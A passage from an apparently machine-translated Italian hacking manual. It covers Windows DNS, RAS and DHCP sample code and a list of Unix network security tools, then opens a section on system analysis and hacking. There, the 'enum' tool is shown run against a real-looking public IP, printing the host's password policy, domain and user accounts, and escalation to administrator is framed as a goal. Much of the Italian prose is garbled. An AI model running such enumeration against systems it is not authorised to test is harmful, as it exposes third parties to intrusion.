                        break;

                    case 's':
                        // Allocate memory for IP4_ARRAY structure
```

```
                        pSrvList = (PIP4_ARRAY)
LocalAlloc(LPTR,sizeof(IP4_ARRAY));
                        if(!pSrvList){
                            printf("Memory allocation failed \n");
                            exit(1);
                        }
                        if(argv[++i]) {
                        strcpy(DnsServIp,argv[i]);
                        pSrvList->AddrCount = 1;
                        pSrvList->AddrArray[0] = inet_addr(DnsServIp); //DNS
server IP address
                        break;
                        }

                    default:
                        Usage(argv[0]);
                        break;
                }
            }
            else
                Usage(argv[0]);
        }

    }
    else
        Usage(argv[0]);


      // Calling function DnsQuery_A() to query Host or PTR records

    status = DnsQuery_A(pOwnerName,                 //pointer to OwnerName
                        wType,                      //Type of the record to
be queried
                        DNS_QUERY_BYPASS_CACHE,     // Bypasses the resolver
cache on the lookup.
                        pSrvList,                   //contains DNS server IP
address
                        &pDnsRecord,                //Resource record
comprising the response
                        NULL);                     //reserved for future use

    if (status){
        if(wType == DNS_TYPE_A)
            printf("Failed to query the host record for %s and the error is
%d \n", pOwnerName, status);
        else
            printf("Failed to query the PTR record and the error is %d \n",
status);
    } else {
        if(wType == DNS_TYPE_A) {

            //convert the Internet network address into a string
            //in Internet standard dotted format.
            ipaddr.S_un.S_addr = (pDnsRecord->Data.A.IpAddress);
            printf("The IP address of the host %s is %s \n",
pOwnerName,inet_ntoa(ipaddr));

            // Free memory allocated for DNS records


            DnsRecordListFree(pDnsRecord, freetype);
        }
        else {
            printf("The host name is %s  \n",(pDnsRecord-
>Data.PTR.pNameHost));

            // Free memory allocated for DNS records
```

```
            DnsRecordListFree(pDnsRecord, freetype);
        }
    }
    LocalFree(pSrvList);

}
```

Strumenti di sicurezza di rete

- ipacl
- logdaemon
- portmap
- rpcbind
- Sara
- SATAN
- Scanssh
- screend
- securelib
- Incarti TCP
- xinetd

---

ipacl

Il pacchetto ipacl è di Siemens. Forza tutti i pacchetti TCP e UDP ad attraversare con facilità una lista di controllo accessi. Il file di configurazione permette ai pacchetti di essere accettati, rifiutati, accettati condizionatamente, e rifiutati condizionatamente basandosi su caratteristiche come l' indirizzo della sorgente, indirizzo della destinazione, numero di porta di sorgente, e numero di porta di destinazione. Dovrebbe essere portatile a qualsiasi sistema che utilizza sistema V STREAMS per il suo codice di rete.

---

logdaemon

Il pacchetto logdaemon da Wietse Venema. Fornisce versioni modificare di rshd, rlogind, ftpd, rexecd, login, e telnetd quella registrazione significativamente ulteriori informazioni di le versioni di venditore normali, permettendo la revisione contabile migliore di problemi per mezzo dei file di registrazione. Include anche sostegno per l'ex pacchetto di password S/ Key.

---

portmap

Il programma portmap di Wietse Venema. Una sostituzione per il programma portmap normale che tenta di chiudere tutti i bugs noti in portmap. Questo include la prevenzione del furto dell' archivio di password NIS, prevenzione dei comandi ypset non autorizzati, e prevenzione di furto degli archivi NFS.

---

rpcbind

Il programma rpcbind per Wietse Venema. Una sostituzione per il programma rpcbind Sun che offre controllo accessi e disboscamento copioso. Permette il controllo accessi ospite basato su indirizzi della rete.

Sara

L'assistente di ricerca (SARA) dell'ispettore di sicurezza è un software di terza generazione su cui Unix ha basato lo strumento di analisi di sicurezza lo stesso su cui è basato il modello SATAN.

SATAN

SATAN, il sistema Administrator Tool per l'analisi di rete, è un analizzatore di sicurezza di rete progettato da Dan Farmer e Wietse Venema. SATAN scandisce i sistemi collegati alla rete e annota l'esistenza di vulnerabilità ben note, spesso sfruttate. Per ogni tipo di problema trovato, SATAN offre una spiegazione del problema e quello che può essere fatto.

Scanssh

Scanssh scandisce reti per server SSH e restituisce la stringa di collegamento fornita dal server. Dalla stringa di collegamento, voi potete determinare quale versione di SSHD è corrente, quale protocollo SSH (1 o 2) è realizzato, e se SSH protocoll 2 i server possono rimanere per protocollare 1 nel caso che un cliente SSH non possa trattare protocollo 2. Scanssh è stato sviluppato da Niels Provos all'università della Michigan. Il codice è multithreaded e scandisce sottoreti molto velocemente. CIAC ha fatto una revisione di codice sorgente

Costruito e eseguito il test su OpenBSD e Linux, ma esso dovrebbe funzionaree anche con altri sistemi operativi UNIX+liki.

Le versioni vulnerabili includono:

SSH comunicazioni sicurezza SSH 2.x e 3.x (se configurato con fallback di versione 1 abilitato solo) sicurezza di comunicazioni SSH SSH 1.2.23-1.2.31 F assicurate a SSH versioni prima di versioni 1.3.11-2 OpenSSH prima di 2.3.0 (se configurato con fallback di versione 1 abilitato solo)

---

screend

Il pacchetto screend per Jeff Mogul. Fornisce un demone e modifiche di nocciolo da permettere a tutti i pacchetti di essere filtrati basato su indirizzo della sorgente, indirizzo della destinazione, o qualsiasi altro byte o insieme di byte nel pacchetto. Dovrebbe lavorare alla maggior parte dei sistemi che utilizzano stile Berkeley rete di servizi nel nocciolo, ma richiede modifiche di nocciolo (cioè, codice sorgente di nocciolo.)

---

securelib

Il pacchetto securelib per William LeFebvre. Fornisce una sostituzione con biblioteca in comune da 4.1.x sistemi SunOS che offre nuove versioni di lo accettate, il sistema di rete recvfrom, e recvmsg chiama. Queste chiamate sono compatibili con gli originali, eccetto che essi controllano l'indirizzo della macchina che fa partire il collegamento per assicurarsi che gli sia permesso di collegarsi, basato sul contenuto del file di configurazione. Il vantaggio di questo avvicinamento è che può essere installato senza re+ compilare qualsiasi software.

Incarti TCP

Il pacchetto tcp_wrapper per Wietse Venema. Chiamare precedentemente log_tcp. Permette monitoraggio e controllo sopra chi si collega a uni ospiti TFTP, EXEC, FTP, porti RSH, TELNET, RLOGIN, FINGER, e SYSTAT. Include anche una biblioteca in modo che altri programmi possano essere controllati e controllati nella stessa moda.

---

xinetd

xinetd è una sostituzione per inetd, demone di servizi Internet. Sostiene controllo accessi basato sull'indirizzo dell'ospite remoto e sul tempo di accesso. Fornisce anche capacità di disboscamento estese, includevano ora iniziale di server, indirizzo ospite remoto, nome utente remoto, fase di esecuzione di server, e azioni richiesto.

Il sistema di connesione remota e l'assegnazione dinamica IP

In questi capitoli abbiamo parlato in generale di quello che riguardava le reti tralasciando quella che è la connessione via accesso remoto.
L'uso di internet tramite una rete locale poteva avvenire specificando diversi parametri nel settaggio del protocollo TCP dell'interfaccia usata per uscire dal sistema.
Generalmente le reti intranet dispongono di un router oppure di un sistema che permetta la condivisionedi una connessione internet.
Nei vecchi sistemi esistevano software particolari come ad esempio WinGate il quale permetteva a più macchine di usare una sola connessione alla rete internet.
I routers hanno permesso di specificare all'interno dei settaggi delle schede di rete quello definito come default gateway ovvero l'indirizzo IP, che in genere è del router stesso, usato come ponte per uscire verso internet.
Abbiamo anche detto che generalmente i sistemi su di una rete intranet dispongono di una classe di IP riservati per questo scopo i quali per uscire devono prima essere convertiti in IP pubblici ovvero quelli attribuiti dagli organi di gestione della rete quali il NIC.
Un metodo differente utilizza il protocollo DHCP per l'assegnazione dinamica degli IP.
Un server dove viene fatto girare il software che gestisce il server DHCP riceve dai client delle richieste e selezionando da dei range specificati all'atto del settaggio, prelevano e attribuiscono al sistema un IP che verrà utilizzato per tutta la durata delle sessione.
I sistemi casalinghi che non dispongono di reti ma soltanto di modem in genere utilizzano quello che viene chiamato con il nome di Accesso Remoto.
Windows a basso livello gestisce delle interfacce hardware mediante dei device driver che in questo caso corrispondono alle porte di comunicazione COM oppure a quelle che sono relative ai modem.
Un meccanismo speciale gestisce il colloquio con questi sistemi utilizzando e stringhe specifiche di controllo che in genere si attengono allo standard Hayes.
Una serie di comandi preceduti da AT permettono di settare tutte le caratteristiche delle connessione fisica come ad esempio i protocolli di correzione d'errore, quelli di compressione dati e cosi via.
Ad ogni modo quando prendete in giro un CD che vi installa la connessione a qualche provider del tipo Tiscali, Tin o simili vi vengon fatto alcuni settaggi e precisamente il sistema di accesso al modem che vi permette di fare la chiamata via telefono al server di connessione e quello che vi setta il protocollo TCP riferito al sistema di accesso remoto.
Se andate a vedere il CD con tutti gli SDK di Microsoft al suo interno troverete anche quello relativo al sistema di accesso remoto.

Il sistema di programmazione è costituito da un certo numero, abbastanza elevato, di funzioni le quali sono orientate alla gestione di moltissime funzionalità legate ai modem e ai routers.
Il sorgente che segue ad esempio esegue una chiamata :

```
/***************************************************************************
***\
*       This is a part of the Microsoft Source Code Samples.
*       Copyright 1993 - 2000 Microsoft Corporation.
*       All rights reserved.
*       This source code is only intended as a supplement to
*       Microsoft Development Tools and/or WinHelp documentation.
*       See these sources for detailed information regarding the
*       Microsoft samples programs.
\***************************************************************************
***/

/*
*                RasDial.c
*
*                Usage:
*                RasDial -e [entry name] -p [phone number] -u [username]
*                                 -z [password] -d [domain]
*
*                RAS API's used:
*                        RasDial
*                        RasHangUp
*                        RasGetConnectStatus
*                        RasGetProjectionInfo
*
*                Created by:  Mazahir Poonawala
*                Date:             03/05/98
*                Modified by: Mazahir Poonawala
*                Date:             03/15/99
*/

#define WIN32_LEAN_AND_MEAN

#include <stdio.h>
#include <windows.h>
#include <ras.h>
#include <raserror.h>
#include <string.h>
```

```
#include <stdlib.h>
#include <time.h>

// Usage
void Usage(char *progname)
{
   fprintf(stderr,
      "Usage\n%s \t-e [entry name] -p [phone number] \n\t\t-u [username] -z
[password] -d [domain]\n",
      progname);
   exit (1);
}


int main(int argc, char **argv)
{
   LPRASDIALPARAMS      lpRasDialParams;
   HRASCONN             hRasConn;
   LPRASCONNSTATUS      lpRasConnStatus;
   RASPPPIP             *lpProjection;
   int                  i;
   DWORD                nRet;
   DWORD                cb;
   char                 ch;
   DWORD                tcLast;

   lpRasDialParams        =        (LPRASDIALPARAMS)        GlobalAlloc(GPTR,
sizeof(RASDIALPARAMS));
   if (lpRasDialParams == NULL)
   {
      printf("GlobalAlloc failed\n");
      return -1;
   }

   lpRasDialParams->dwSize =sizeof(RASDIALPARAMS);
   hRasConn = NULL;

   // Copy command line arguments into the RASDIALPARAMS structure
   if (argc >1)
   {
      for(i=1;i <argc;i++)
          {
         if ( (argv[i][0] == '-') || (argv[i][0] == '/') )
                 {
            switch(tolower(argv[i][1]))
                        {
               case 'e': // Entry name
                  lstrcpy(lpRasDialParams->szEntryName, argv[++i]);
                  break;
               case 'p': // Phone number
                  lstrcpy(lpRasDialParams->szPhoneNumber, argv[++i]);
                  break;
               case 'u': // User name
                  lstrcpy(lpRasDialParams->szUserName, argv[++i]);
                  break;
               case 'z': // Password
                  lstrcpy(lpRasDialParams->szPassword, argv[++i]);
                  break;
               case 'd': // Domain name
                  lstrcpy(lpRasDialParams->szDomain, argv[++i]);
                  break;
               default:
                  Usage(argv[0]);
                  break;
                        }
                 }
         else
            Usage(argv[0]);
```

```
            }
    }
    else
       Usage(argv[0]);

    printf("Dialing...\n");
    // Calling RasDial synchronously
    nRet = RasDial(NULL, NULL, lpRasDialParams, 0, 0L, &hRasConn);
    if (nRet)
    {
       printf("RasDial failed: Error = %d\n", nRet);
       return -1;
    }

    lpRasConnStatus            =            (LPRASCONNSTATUS)GlobalAlloc(GPTR,
sizeof(RASCONNSTATUS));
    if (lpRasConnStatus == NULL)
    {
       printf("GlobalAlloc failed.\n");
       return -1;
    }

    lpRasConnStatus->dwSize = sizeof(RASCONNSTATUS);

    // Checking connection status using RasGetConnectStatus
    nRet = RasGetConnectStatus(hRasConn, lpRasConnStatus);
    if (nRet != ERROR_SUCCESS)
    {
       printf("RasGetConnectStatus failed: Error = %d\n", nRet);
       return -1;
    }
    else
    {
       if (lpRasConnStatus->rasconnstate == RASCS_Connected)
       printf("Connection   estabilished   using   %s\n",   lpRasConnStatus-
>szDeviceName);
    }

    lpProjection = (RASPPPIP *) GlobalAlloc(GPTR, sizeof(RASPPPIP));
    if (lpProjection == NULL)
    {
       printf("GlobalAlloc failed.\n");
       return -1;
    }
    lpProjection->dwSize = sizeof(RASPPPIP);
    cb = sizeof(RASPPPIP);

    //   Getting   the   Ras   client   and   server   IP   address   using
RasGetProjectionInfo
    nRet = RasGetProjectionInfo(hRasConn, RASP_PppIp, lpProjection, &cb);

    if (nRet == ERROR_BUFFER_TOO_SMALL)
    {
       GlobalFree(lpProjection);

       lpProjection = (RASPPPIP *) GlobalAlloc(GPTR, cb);
       if (lpProjection == NULL)
            {
          printf("GlobalAlloc failed.\n");
          return -1;
            }

       nRet = RasGetProjectionInfo(hRasConn, RASP_PppIp, lpProjection, &cb);

       if (nRet != ERROR_SUCCESS)
            {
          printf("RasGetProjectionInfo failed: Error %d", nRet);
          return -1;
```

```
          }
      else
          {
         printf("\nRas Client IP address: %s\n", lpProjection->szIpAddress);
         printf("Ras    Server    IP    address:    %s\n\n",    lpProjection-
>szServerIpAddress);
          }
   }
   else
   {
      if (nRet != ERROR_SUCCESS)
          {
         printf("RasGetProjectionInfo failed: Error %d", nRet);
                  return -1;
          }
      else
          {
         printf("\nRas Client IP address: %s\n", lpProjection->szIpAddress);
                  printf("Ras  Server  IP  address:  %s\n\n",  lpProjection-
>szServerIpAddress);
          }
   }

   printf("Press any key to hang up...\n");
   scanf("%c", &ch);

   // Terminating the connection using RasHangUp
   nRet = RasHangUp(hRasConn);
   if (nRet != ERROR_SUCCESS)
   {
           printf("RasHangUp failed: Error = %d", nRet);
           return -1;
   }

   tcLast = GetTickCount() + 10000;

   while(          (RasGetConnectStatus(hRasConn,lpRasConnStatus)          !=
ERROR_INVALID_HANDLE) && (tcLast > GetTickCount()))
   {
           Sleep(50);
   }

   printf("Hung Up\n");

   GlobalFree(lpProjection);
   GlobalFree(lpRasDialParams);
   GlobalFree(lpRasConnStatus);
   return 0;
}
```

Nel caso in cui si desideri avere una lista delle connessioni è possibile usare :

```
/**************************************************************************
***\
*       This is a part of the Microsoft Source Code Samples.
*       Copyright 1993 - 2000 Microsoft Corporation.
*       All rights reserved.
*       This source code is only intended as a supplement to
*       Microsoft Development Tools and/or WinHelp documentation.
*       See these sources for detailed information regarding the
*       Microsoft samples programs.
\**************************************************************************
***/

/*
*                RasEnumConnections.c
*
*                Usage:
```

```
*               RasEnumConnections
*
*               RAS API's used:
*                                RasEnumConnections
*
*               Created by:  Mazahir Poonawala
*               Date:             02/18/98
*               Modified by: Mazahir Poonawala
*               Date:             03/15/99
*/

#include <windows.h>
#include <stdio.h>
#include <ras.h>
#include <raserror.h>

int main(void)
{
        DWORD            nRet;
        LPRASCONN        lpRasConn;
        LPRASCONN   lpTempRasConn;
        DWORD            lpcb = sizeof(RASCONN);
        DWORD            lpcConnections;
        DWORD            i;
        HRASCONN hRasConn;

        // Allocate buffer with default value
        lpRasConn = (LPRASCONN) GlobalAlloc(GPTR, sizeof(RASCONN));
        if (lpRasConn == NULL)
        {
                printf("GlobalAlloc failed.\n");
                return -1;
        }
        lpRasConn->dwSize = sizeof(RASCONN);

        nRet = RasEnumConnections(lpRasConn, &lpcb, &lpcConnections);

        switch (nRet) // Check whether RasEnumConnections succeeded
        {
        case ERROR_BUFFER_TOO_SMALL: // Since initial buffer allocation was
small.
                GlobalFree(lpRasConn); // Free initial buffer
                // And reassign a new buffer with the value returned in
lpcb
                lpRasConn = (LPRASCONN) GlobalAlloc(GPTR, lpcb);
                if (lpRasConn == NULL)
                {
                        printf("GlobalAlloc failed.\n");
                        return -1;
                }

                lpRasConn->dwSize = sizeof(RASCONN);
                // Again call RasEnumConnections
                nRet      =      RasEnumConnections(lpRasConn,      &lpcb,
&lpcConnections);
                if (nRet != 0)
                { // RasEnumConnections failed
                        printf("RasEnumConnections failed: Error = %d\n",
nRet);
                        GlobalFree(lpRasConn);
                        return -1;
                }
                else
                { // RasEnumConnections succeeded. Print the results.
                        printf("The following RAS connections are currently
active\n\n");
                        lpTempRasConn = lpRasConn;
                        for (i = 0; i < lpcConnections; i++)
```

```
                        {
                                printf("Size:     %d\n",     lpTempRasConn-
>dwSize);
                                printf("Entry  name:  %s\n",  lpTempRasConn-
>szEntryName);
                                printf("Device  name:  %s\n",  lpTempRasConn-
>szDeviceName);
                                hRasConn = lpTempRasConn->hrasconn;
                                lpTempRasConn++;
                        }
                }
                break;

        case   0:   //   RasEnumConnections   succeeded   with   intial   buffer
allocation.
                printf("The   following   RAS   connections   are   currently
active\n\n");
                lpTempRasConn = lpRasConn;
                for (i = 0; i < lpcConnections; i++)
                {
                        printf("Size: %d\n", lpTempRasConn->dwSize);
                        printf("Entry     name:     %s\n",     lpTempRasConn-
>szEntryName);
                        printf("Device    name:    %s\n",    lpTempRasConn-
>szDeviceName);
                        hRasConn = lpTempRasConn->hrasconn;
                        lpTempRasConn++;
                }
                break;

        default: // RasEnumConnections failed with some error.
                printf("RasEnumConnections failed: Error = %d\n", nRet);
                break;
        }

        GlobalFree(lpRasConn);
        return 0;

}
```

Infine l’enumerazione dei device disponibili è possibile ottenerla con :

```
/****************************************************************************
***\
*       This is a part of the Microsoft Source Code Samples.
*       Copyright 1993 - 2000 Microsoft Corporation.
*       All rights reserved.
*       This source code is only intended as a supplement to
*       Microsoft Development Tools and/or WinHelp documentation.
*       See these sources for detailed information regarding the
*       Microsoft samples programs.
\****************************************************************************
***/

/*
*               RasEnumDevices.c
*
*               Usage:
*               RasEnumDevices
*
*               RAS API's used:
*                       RasEnumDevices
*
*               Created by:  Mazahir Poonawala
*               Date:             02/12/98
*               Modified by: Mazahir Poonawala
*               Date:             03/15/99
*/
```

```
#include <windows.h>
#include <stdio.h>
#include <ras.h>
#include <raserror.h>

int main(void)
{
        DWORD    i;
        DWORD    nRet;
        DWORD    lpcb = 0;
        DWORD    lpcDevices;
        LPRASDEVINFO lpRasDevInfo;
        LPRASDEVINFO lpTempRasDevInfo;

        // To determine the required buffer size, calling RasEnumDevices
        // with the lpRasDevInfo parameter set to NULL and the variable
        // pointed to by lpcb set to zero. The function returns the required
        // buffer size in the variable pointed to by lpcb.
        nRet = RasEnumDevices(NULL, &lpcb, &lpcDevices);

        if (nRet == ERROR_BUFFER_TOO_SMALL)
        {
                lpRasDevInfo = (LPRASDEVINFO) GlobalAlloc(GPTR, lpcb);
                if (lpRasDevInfo == NULL)
                {
                        printf("GlobalAlloc failed.\n");
                        return -1;
                }
                lpRasDevInfo->dwSize = sizeof(RASDEVINFO);
        }
        else
        {
                printf("RasEnumDevices failed: Error %d\n", nRet);
                return -1;
        }

        nRet = RasEnumDevices(lpRasDevInfo, &lpcb, &lpcDevices);
        if (nRet != 0)
        {
                printf("RasEnumDevices failed: Error %d\n", nRet);
                return -1;
        }
        else
        {
                printf("The  following  RAS  capable  devices  were  found  on
this machine:\n\n");
                printf("Device\t\t\tCategory\n\n");
                lpTempRasDevInfo = lpRasDevInfo;
                for (i=0; i < lpcDevices; i++)
                {
                        printf("%s\t%s\n",lpTempRasDevInfo->szDeviceName,
lpTempRasDevInfo->szDeviceType);
                        lpTempRasDevInfo++;
                }
        }

        GlobalFree(lpRasDevInfo);
        return 0;
}
```

Nel caso di utilizzo di provider come Tiscali ci ritroviamo nuovamente ad avere a che fare con un sistema di assegnazione dinamica degli indirizzi.
Precedentemente abbiamo detto che il protocollo DHCP permette di fissare gli IP di una macchina.
Il settagio fato dal CD di installazione di Tiscali, Tin e altri provider di questo tipo, settano l’interfaccia per essere gestista tramite DHCP.

La richiesta su un server DHCP può essere eseguita con :

```
/*
 * THIS CODE AND INFORMATION IS PROVIDED "AS IS" WITHOUT WARRANTY OF
 * ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO
 * THE IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
 * PARTICULAR PURPOSE.
 *
 * Copyright © 1999 - 2000  Microsoft Corporation.  All Rights Reserved.
 *
 * Author: Stephen R. Husak - Microsoft Developer Support
 *
 * Abstract:
 *    This code demonstrates the use of the DHCP Client Options API -
 *    DhcpRequestParams
 *
 */

/*
 * Includes
 */
#include <windows.h>      // windows
#include <stdio.h>        // standard i/o
#include <iphlpapi.h>     // ip helper
#include <dhcpcsdk.h>     // dhcp client options api

// initial buffer size for options buffer
#define INITIAL_BUFFER_SIZE 256

/*
 * OutputError
 *
 * retrieves the system message for an error
 */
void OutputError(DWORD dwError)
{
  LPVOID lpMsgBuf;    // buffer to copy string into (allocated by call)

  if (FormatMessage(FORMAT_MESSAGE_ALLOCATE_BUFFER |
                FORMAT_MESSAGE_FROM_SYSTEM |
                FORMAT_MESSAGE_IGNORE_INSERTS, NULL, dwError,
                MAKELANGID(LANG_NEUTRAL,    SUBLANG_DEFAULT),    //    Default
language
                (LPTSTR) &lpMsgBuf, 0, NULL) == 0)
    printf("Error    Reported:    %d    GetLastError:    %d\n",    dwError,
GetLastError());
  else
    {
    printf("Error %d: %s\n", dwError, (LPCSTR) lpMsgBuf);

    // free the buffer.
    LocalFree(lpMsgBuf);
    }
}

/*
 * DetermineAdapter
 *
 * NOTE:
 *
 *    This code retrieves the Adapter Name to use for the DHCP Client API
 *    using the IPHelper API.
 *
 *    NT has a name for the adapter that through this API has device
 *    information in front of it followed by a {GUID}, 98 does not and
 *    the Index is used instead. So if the string is set to ?? (what it is
 *    in 98) we revert to using the string representation of the index.
 *
```

```
 */
LPSTR DetermineAdapter()
{
  DWORD dwResult;                          // result of API calls
  IP_INTERFACE_INFO  *  pInfo  =  NULL;                 //  adapter  information
structure
  DWORD dwSize = 0;                        // size of required buffer
  CHAR szAdapter[MAX_ADAPTER_NAME] = {0};    // the adapter to use
  char * ptr;                              // pointer to adapter name

  // get buffer size
  dwResult = GetInterfaceInfo(NULL, &dwSize);
  if (dwResult == ERROR_INSUFFICIENT_BUFFER)
    {
    // allocate buffer
    pInfo = (IP_INTERFACE_INFO *) LocalAlloc(LPTR, dwSize);
    if (!pInfo)
      {
      OutputError(GetLastError());
      exit(1);
      }

    // make the actual call
    dwResult = GetInterfaceInfo(pInfo, &dwSize);
    if (dwResult != ERROR_SUCCESS)
      {
      OutputError(GetLastError());
      exit(2);
      }
    }
  else
    {
    OutputError(GetLastError());
    exit(3);
    }

  // convert, parse, and convert back
  ptr = NULL;
  WideCharToMultiByte(0, 0, pInfo->Adapter[0].Name,
                            lstrlenW(pInfo->Adapter[0].Name),
                            szAdapter, MAX_ADAPTER_NAME, NULL, NULL);
  if (szAdapter[0] != '?')
    {
    // find the GUID
    ptr = strchr(szAdapter, '{');
    }

  // use index if the pointer is not set
  if (!ptr)
    {
    sprintf(szAdapter, "%ld\0", pInfo->Adapter[0].Index);
    ptr = szAdapter;
    }

  // free what was allocated
  if (pInfo)
    LocalFree(pInfo);

  return ptr;
}

/*
 * main
 *
 * this is where it all happens
 */
int main(int argc, char * argv[])
{
```

```
  DWORD dwResult;                           // result from API call
  DWORD dwVersion;                          // API version reported
  WCHAR  wszAdapter[MAX_ADAPTER_NAME] = {0};   // the adapter name in wide
chars
  char * ptr = NULL;                        // pointer to adapter name

  if (argc > 1)
    ptr = argv[1];
  else
    ptr = DetermineAdapter();

  // convert it for the API call
  MultiByteToWideChar(0,    0,    ptr,    (int)    strlen(ptr),    wszAdapter,
MAX_ADAPTER_NAME);

  // initialize the DHCP Client Options API
  dwResult = DhcpCApiInitialize(&dwVersion);
  if (dwResult != 0)
    {
    OutputError(dwResult);
    exit(4);
    }
  else
    printf("DHCP Client Options API version %d\n", dwVersion);

  //
  // Here the request is set up - since this is an easy example, the request
  // is set up statically, however in a real-world scenario this may require
  // building the request array in a more 'dynamic' way
  //
  // Also for this sample we are using two items that are almost always in a
  // DHCP configuration. Hence this information is retrieved from the local
  // DHCP cache.
  //
  // the DHCP Client Options API arrays for getting the options
  DHCPCAPI_PARAMS requests[2] =
              {{0, OPTION_SUBNET_MASK, FALSE, NULL, 0}, // subnet mask
               {0,  OPTION_ROUTER_ADDRESS,  FALSE,  NULL,  0}};  //  gateway
address

  // set-up the actual arrays
  DHCPCAPI_PARAMS_ARRAY  sendarray  =  {0,  NULL};    //  we  aren't  sending
anything
  DHCPCAPI_PARAMS_ARRAY requestarray = {2, requests}; // we are requesting 2

  // buffer variables
  DWORD dwSize = INITIAL_BUFFER_SIZE; // size of buffer for options
  LPBYTE buffer = NULL;               // buffer for options
  IN_ADDR addr;                       // address in return code

  printf("Getting DHCP Options on Adapter [%S]\n", wszAdapter);

  // loop until buffer is big enough to get the data and then make request
  do
    {
    if (buffer)
      LocalFree(buffer);

    buffer = (LPBYTE) LocalAlloc(LPTR, dwSize);       // allocate the buffer
    if (!buffer)
      {
      OutputError(GetLastError());
      exit(5);
      }

    // make the request on the adapter
    dwResult = DhcpRequestParams(DHCPCAPI_REQUEST_SYNCHRONOUS,
                                 NULL,
```

```
                                  wszAdapter,
                                  NULL, sendarray,
                                  requestarray,
                                  buffer, &dwSize,
                                  NULL);
    }
  while (dwResult == ERROR_MORE_DATA);

  // parse out results
  if (dwResult == ERROR_SUCCESS)
    {

    // first check subnet
    if (requests[0].nBytesData > 0)
      {
      memcpy(&addr, (LPVOID) requests[0].Data, 4);
      printf("Subnet Mask: %s\n", inet_ntoa(addr));
      }
    else
      printf("Subnet Mask NOT present!\n");

    // check for router address
    if (requests[1].nBytesData > 0)
      {
      memcpy(&addr, (LPVOID) requests[1].Data, 4);
      printf("Gateway Address: %s\n", inet_ntoa(addr));
      }
    else
      printf("Gateway Address NOT present!\n");
    }
  else
    {
    OutputError(dwResult);
    }

  // free the buffer
  if (buffer)
    LocalFree(buffer);

  // de-init the api
  DhcpCApiCleanup();

  return 0;
}
```

Parte IV

L’analisi e l’hacking

Altre utilities per l'enumerazione

Come potrete notare alla fine del testo precedente vengono listati gli utenti registrati nel sistema.
Nel capitolo precedente l'uso delle metodologie riportate erano indirizzate a vedere se esiste la possibilità di accedere alle risorse di un sistema.
A questo punto possiamo aggiungere alcune cose fondamentali e precisamente legate al fatto che spesso questi metodi non permettono di ottenere i diritti necessari per lo svolgimento di alcune funzioni.
Per questo motivo una delle attività che nella panoramica di quelle svolte dall'hacker devono essere prese in considerazione, è sicuramente quella della scalata verso i diritti di amministratore.
Per questo scopo esistono una serie di analisi che possono essere svolte mediante programmi vari, rintracciabili sulla rete, alcuni dei quali funzionano in modalità remota specificando l'indirizzo della macchina, mentre altre che devono essere installate sul sistema stesso.
Le utilities di questo settore sono moltissime e ciascuna possiede caratteristiche sue che lo differenziano degli altri programmi.
Non mi stancherò mai di ripetere quello che è un concetto fondamentale nell'ambito dell'hacking.
Ogni sistema che si cerca di violare possiede caratteristiche sue, sistemi operativi suoi, configurazioni hardware sue, software di gestione servers personali.
Questo significa che il fato che ci siano cosi tante utilities è che di fatto non esiste una regola precisa che permetta di definire uno standard in relazione a quanto deve essere utilizzato.
La sperimentazione è alla base di tutto in quanto già quello che abbiamo citato prima permette di fare si che due sistemi completamente uguali sano difficili da trovare ma poi a complicare la vita si deve aggiungere il fatto che ogni sistema possiede il suo settaggio specifico fatto seguendo il modo di vedere le cose da parte del sysadmin.
Certamente esisterebbero regole dettate dalle stesse case produttrici del software e dell'hardware ma poi di fatto al momento della loro messa in opera ogni sysadmin segue la sua filosofia per cui tutto l'insieme delle cose crea sistemi che devono essere visti e analizzati in modo completamente differente uno dall'altro.
Il fatto di conoscere molte utilities significa sapere in ogni caso individuare gli steps giusti per ogni occasione.
Il fatto che in questo capitolo vengano trattati diversi software non significa che tutti debbano esser utilizzati ogni volta.
I alcuni casi la sperimentazione si interrompe quando si giunge a pensare di avere un analisi chiara della situazione.
Distinguiamo in ogni caso i softwares in quelli d'analisi e in quelli di decodifica.
Una volta individuati gli IP e altre informazioni ottenibili con I sistemi di enumerazione visti prima ed in altri capitoli è possibile utilizzare alcune utilities scaricabili dalla rete per analizzare con maggiore accuratezza le informazioni dei sistemi presi di mira.
Una di queste utility si chiama **ENUM**.
Il formato delle informazioni restituite da enum è il seguente :

```
E:\Rhino9>enum -U -d -P -L -c 66.71.191.99
server: 66.71.191.99
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
opening lsa policy... success.
server role: 3 [primary (unknown)]
names:
  netbios: ALESCOM
  domain: ALESCOM-WG
```


```
quota:
  paged pool limit: 33554432
  non paged pool limit: 1048576
  min work set size: 65536
  max work set size: 251658240
  pagefile limit: 0
  time limit: 0
trusted domains:
  indeterminate
netlogon done by a PDC server
getting user list (pass 1, index 0)... success, got 7.
  9netweb (9NetWeb Admin Account NON CANCELLARE !!!)
  attributes:
  Administrator (Built-in account for administering the
computer/domain)
  attributes:
  Dado (NON CANCELLARE !!!!!)
  attributes:
  Guest (Built-in account for guest access to the computer/domain)
  attributes: disabled
  IUSR_ALESCOM (Internet Server Anonymous Access)
  attributes:
  IWAM_ALESCOM (Internet Server Web Application Manager identity)
  attributes:
  SQLAgentCmdExec (SQL Server Agent CmdExec Job Step Account)
  attributes:

E:\Rhino9>
```

Le opzioni di enum sono le seguenti :

```
